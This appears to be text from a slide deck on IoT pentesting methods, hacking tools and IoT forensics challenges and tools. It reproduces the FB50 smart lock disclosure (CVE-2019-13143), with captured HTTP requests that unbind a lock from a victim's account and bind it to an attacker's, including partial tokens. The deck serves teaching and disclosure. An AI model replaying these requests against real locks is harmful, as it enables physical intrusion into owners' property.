
### PHYSICAL PENETRATION TEST

### SOCIAL ENGINEERING

- REMOTE
- PHYSICAL



# How IoT Works




# The Attack Vectors

- **Hardware**
- **Firmware**
- **Network**
- **Wireless Communications**
- **Mobile and Web applications**
- **Cloud API's**


## IoT Device hardware pentest

- Internal communications Protocols like UART,I2C, SPI etc.
- Open ports
- JTAG debugging
- Extracting Firmware from EEPROM or FLASH memory
- Tampering


# IoT Pentesting Methodologies



Dumping flash  
Memory



JTAG  
Exploitation



## Firmware Penetration testing

- **Binary Analysis**
- **Reverse Engineering**
- **Analyzing different file system**
- **Sensitive key and certificates**
- **Firmware Modification**

## Radio Security Analysis

- Exploitation of communication protocols
  - ✓ BLE,Zigbee,LoRA,6LoWPAN
- Sniffing Radio packets
- Jamming based attacks
- Modifying and replaying packets

# Analysis of radio signals using USRP

## Universal Software Radio Peripheral (USRP)



# IoT Pentesting Methodologies

## Mobile, Web and Cloud Application Testing

- **Web dashboards: XSS, IDOR, SQL Injections**


(Cross site scripting (XSS), Insecure direct object references (IDOR))

- **.apk and .ios Source code review**
- **Application reversing**
- **Hardcoded API keys**
- **Cloud Credentials like MQTT, CoAP, AWS etc.**

# Software Tools

Hardware Level	Firmware Level	Radio Security
Baudrate.py	Binwalk	Gatttool
Esptool	Strings	hcitool
Flashrom	IDAPro	GNURadio
Minicom	Radare2	Killerbee
Screen	Qumu	

# Hardware Tools




Jtagulator



HackRF



Uberooth



TTL-USB Converter



Bus Pirate



Zigbee Sniffer



Chip whisperer

# Smart Lock Disclosure

## FB50 Smart Lock Vulnerability Disclosure (CVE-2019-13143)

Posted on August 2, 2019 by Shubham Chougule

### Executive Summary

Our security engineers found vulnerabilities in the FB50 smart lock mobile application. An information disclosure vulnerability chained together with poor token management lead to a complete transfer of ownership of the lock from the user to the attacker's account.

# Smart Lock Disclosure

## Getting QR code and Lock ID

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

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Request

Raw Params Headers Hex

POST /oklock/lock/queryDevice HTTP/1.1  
User-Agent: nokelockTool/1.4.8|Android 7.1.2 ; Xiaomi/Redmi 4  
clientType: Android  
token: [REDACTED]  
language: zh  
application: 1.4.8  
Content-Type: application/json;charset=UTF-8  
Content-Length: 27  
Host: api.oklock.com.cn  
Connection: close  
Accept-Encoding: gzip, deflate  
{ "mac": "6C:CB:[REDACTED]" }

Bluetooth MAC Address

Response

Raw Headers Hex

Target: https://api.oklock.com.cn

HTTP/1.1 200  
Server: nginx/1.13.3  
Date: Thu, 01 Aug 2019 12:05:39 GMT  
Content-Type: application/json  
Content-Length: 95  
Connection: close

QR CODE

{ "result": { "alarm": 0, "barcode": "[REDACTED]", "chipType": "1", "createAt": "2019-05-14 09:32:23.0", "deviceId": "21-19-10-[REDACTED]", "firmwareVersion": "2.3", "gmtVersion": "2019-05-14 09:32:23.0", "id": "[REDACTED]", "isLock": 0, "lockKey": "69,59,58,6,67,90,73,46,20,84,31,82,42,95, "lockPad": "[REDACTED]", "mac": "6C:CB:[REDACTED]", "name": "lock1", "radioName": "BlueFPL", "type": 0, "status": "2000" } }

Lock ID

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clientType: Android
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Raw Params Headers Hex

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clientType: Android
token: 71b8955847c4e1b8f994b0fee185d3d
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 63
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"barcode": "https://app.oklok.com.cn/app.html?id=GFY████████4"}
```

QR CODE

**Response**

Raw Headers Hex

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Fri, 02 Aug 2019 07:00:09 GMT
Content-Type: application/json
Content-Length: 413
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# Smart Lock Disclosure

## Unbind the Lock from victim's account

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**Request**

Raw Params Headers Hex

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POST /oklock/lock/unbind HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 16bed42dab1449528d4c7eedc35be3ec
language: GB
appVersion: 1.4.8
Content-Type: application/json; charset=UTF-8
Content-Length: 33
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{*lockId*: "████████", *userId*: 59████}
```

**Response**

Raw Headers Hex

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 12:16:49 GMT
Content-Type: application/json
Content-Length: 29
Connection: close

{"result": "", "status": "3001"}
```

## Smart Lock Disclosure

**Bind the Lock to attacker's account**

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language: GB  
appversion: 1.4.8  
Content-Type: application/json;charset=UTF-8  
Content-Length: 57  
Host: api.oklock.com.cn  
Connection: close  
Accept-Encoding: gzip, deflate

{"name":"lock1","userId":59,"mac":"6C:C3:7E:88:00:00"}|

**Response**

Raw Headers Hex

HTTP/1.1 200  
Server: nginx/1.13.3  
Date: Thu, 01 Aug 2019 11:27:32 GMT  
Content-Type: application/json  
Content-Length: 357  
Connection: close

{"result":{"alarm":0,"barcode":"(REDACTED)", "chipType":1, "createAt": "2019-05-14 09:32:00", "deviceId": "", "electricity": "79", "firmwareVersion": "2.3", "gsmVersion": "", "id": "90410", "isLock": 0, "lockKey": "69,59 (REDACTED), 5, 20, 84, 31, 82, 42, 95", "lockPwd": "000000", "mac": "6C (REDACTED), "name": "lock1", "radioName": "BlueFPL", "type": 0}, "status": "2000"}

# Best Practices

- Make hardware tamper resistant
- Provide for firmware updates/patches
- Specify procedures to protect data on device disposal
- Use strong authentication
- Use strong encryption and secure protocols
- Specify Destroy method if device get break down.



# The need of IOT forensics

## ➤ Extensive attack surface

Despite all the benefits and the wide prospects of IOT, some IOT technologies are particularly vulnerable to cyber-attacks.

IoT devices with public interfaces are exposed to greater risk levels because they could bring a malware to the private network from a less secure public space [2].

## ➤ New cyber-physical security threats

Using IoT technology, virtual crimes could step across the limit of cyberspace and threaten human life.

E.g.: US FDA published a warning that certain pacemaker models are vulnerable to hacking .

## ➤ Contains Digital traces


IoT devices which is able prove or disprove certain hypothesis, and could, help the forensics professionals find answers and reconstruct the crime scene [3].



## Categories of Evidences With Respect To A Crime Scene

- 1. Smart devices and sensors :** It includes sensors, smart devices, automation tools those are powered by IoT Architecture, in other words, **the gadgets those are present in the Crime Scene.**
- 2. Hardware and Software : Communication link** between smart devices and the external world which includes IPS, Firewalls, Computers.
- 3. External resources : Areas outside networks under investigation,** that includes Cloud, Social Media, ISPs, Network Providers.

Reference:- <https://hub.packtpub.com/iot-forensics-security-connected-world/>





# Challenges in IoT Forensics



➤ The IoT Forensics field is encountering an array of challenges, none of which has a simple solution.

- General Issues.
- Evidence Identification, Collection and Preservation issues.
- Evidence Analysis and Correlation.
- Presentation



## General Issues

- Lack of a methodology and framework for IoT forensics.
- There is a lack of appropriate tools for IoT forensics.



## Impact

- Could contaminate or destroy evidence.
- Absence of common forensic model could jeopardize the trust and agreements in cross jurisdictional investigations.



## Evidence Identification, Collection and Preservation issues

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- Detecting the presence of IoT systems, and identification of IoT devices that can provide evidence in an investigation.
- Lack of training for first responders.
- Wide range of software and/or hardware specifications.
- Lifespan limitations





# Evidence Identification, Collection and Preservation issues

## *Impact*

- Data could be easily overwritten.
- The responding officers often neglect or shut down the system directly, without first creating the necessary forensic image.



# Evidence Analysis and Correlation

- Overwhelming amount of data that an IoT system might produce.
- Time Lining and Limited Correlation of Evidence.
- Data provenance -Less certainty about data ownership and modification history.
- Metadata – vast majority of IOT devices do not store any metadata.





# Evidence Analysis and Correlation

## *Impact*

- The amount can be overwhelming for an investigator and the tools used.
- Creating a time-line can be challenging.



# Presentation

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- Jury most probably has only basic understanding of cloud computing and forensics.
- It would be a challenging task to explain to them the technicalities behind such a complex architecture in the very limited time of the trial.
- Will the court accept the methodology and tools used since they are not yet standardized.





# Presentation

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## *Impact*

- if an investigative body chooses unsuitable methods for acquisition it can harm the data integrity and can easily be challenged in Court due to omissions in the way of collection.

# IOT FORENSICS METHODS AND TOOLS



- There are very few tools designed specifically for IOT forensics
- There is no unique methodology to investigate in a IOT environment
- None of the approaches has been widely accepted by the forensics community.
- Most of the approaches are still of theoretical nature.





## Perform standard data acquisition

- Various proven techniques and procedures for Digital forensics are still applicable to IoT devices.
- if an IoT device can be connected to a computer, the internal storage of the device can be forensically imaged.
- Various Digital forensic tools are available to perform standard data acquisitions

e.g.:

- FTK Imager
- X-ways forensics
- ENCASE



- More practical and cost effective method [4], [5]





## Perform standard data acquisition

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### *Limitations*

- In IoT forensics, where traditional investigative techniques & tools have a very low success rate.
- Useless against Proprietary echo systems e.g.: apple, amazon.
- Occasionally, formats of the collected data are invalid or vendor specific.



## Interface testing

- Most IoT devices have web interfaces.
- Can get general knowledge of how the system works
- By testing the interface investigators can validate whether the relevant digital evidence is present and its condition.
- Investigators can identify any indicators of compromise.

## Limitations

- Can lead to accidental contamination of evidence.





## Oxygen Forensic Detective

- Oxygen Forensic Detective is an all-in-one forensic software platform.
- Able to extract, decode, and analyze data from multiple digital sources mobile and IoT devices, device backups, drones, and cloud service.
- Oxygen Forensic offers data extraction from two popular IoT devices based on Amazon & Google.
- Can performs logical acquisition from smart-wearables (apple watch, Fitbit, Samsung Health).



# Oxygen Forensic Detective

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## *Limitations*

- Its support for range of devices is limited.
- It uses a brute force technique which can take a lot of time to complete the process.
- Oxygen Forensic suite is very expensive.





# Elcomsoft iOS Forensic Toolkit

- Perform full file system and logical acquisition for Apple ecosystem devices.
- The toolkit provides jailbreak-free forensic extraction
- Inbuilt write blocker.

## Limitations

- Only supports Apple devices





## Firmware data extraction by JTAG


- JTAG stands for Joint Test Action Group is a common hardware interface that provides a way to communicate directly with the chips on a board.
- The port was initially designed for testing PCB (Printed Circuit Boards).
- JTAG Forensics involves acquiring firmware data using standard Test Access Ports (TAPs).
- Doesn't require specific data cables for each make/model.
- The data is transferred in a raw format.
- Able to recover data from damaged devices. [5]



## Firmware data extraction by JTAG

### *Limitations*


- it's difficult to find out the entire JTAG pin
- Not all Devices have a JTAG enabled chip.
- Forensics image creating process is slow.
- Need expert knowledge in electronics.





## Firmware data extraction by UART

- UART is Universal Asynchronous Receiver/Transmitter.
- UART is a widely used method.
- It is a hardware device which is a part of Integrated circuitry and used for serial communications.
- UART converter translates serial data into readable data via USB.
- Hardware complexity is low. [5]






## Firmware data extraction by UART

### *Limitations*

- It can accidentally reset the devices to factory settings resulting in loss of data.
- Size of a data frame is limited to 9 bits.





## Cloud-based IoT Forensic Toolkit

- Alexa is a cloud based assistant, it manages through a mobile application or the web.
- Previously, methods such as disassembling the Amazon Echo device and unofficial Alexa APIs to access cloud data were used.
- Researchers utilized mobile applications and web browsers to retrieve additional artifacts from the client to automate this process of data collection, visualization and evaluation [8]



# Cloud-based IoT Forensic Toolkit


## Limitations

- New technology.
- Concerns about evidence Integrity.





# Future Developments




- IoT forensics is a new area open for research. There is already a need for practical solutions to questions that arise during investigations that include IoT.
- Therefore, researchers and forensics professionals work hard to present new tools and methodologies that could mitigate IOT forensic challenges.



## The 1-2-3 Zones Approach

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- 1-2-3 zones are correspond to three areas of IoT forensics: device, network and cloud.
- This method makes it is easier to plan and systematize an IoT investigation.
- Reduces the complexity and the timing of investigations,
- All zones can be investigate in parallelly or a zone of greatest priority can be investigated first. [6]





# IOTdots

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➤ IoTDots general architecture divides into two parts:

## IoTDots - Modifier (ITM)

- performs source code analysis of smart applications
- Detects relevant forensic information
- The tracing logs are stored in an IoT database

## IoTDots - Analyzer (ITA)

- uses the log information stored in the IoT database with data processing and machine learning techniques to perform forensic investigation. [1], [5], [6]




## Forensics-aware model for the IoT (FAIoT)

- The FAIoT paper [592] formally defined IoT forensics and listed its challenges.
- Proposed a conceptual model for executing Digital Forensics in the IoT infrastructure. with a centralized trusted evidence repository to ease the process of evidence collection and analysis. [7]
- The FAIoT consists of three parts:
  - secure evidence preservation module.
  - secure provenance module.
  - access to evidence through an API.



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Everything is connected...

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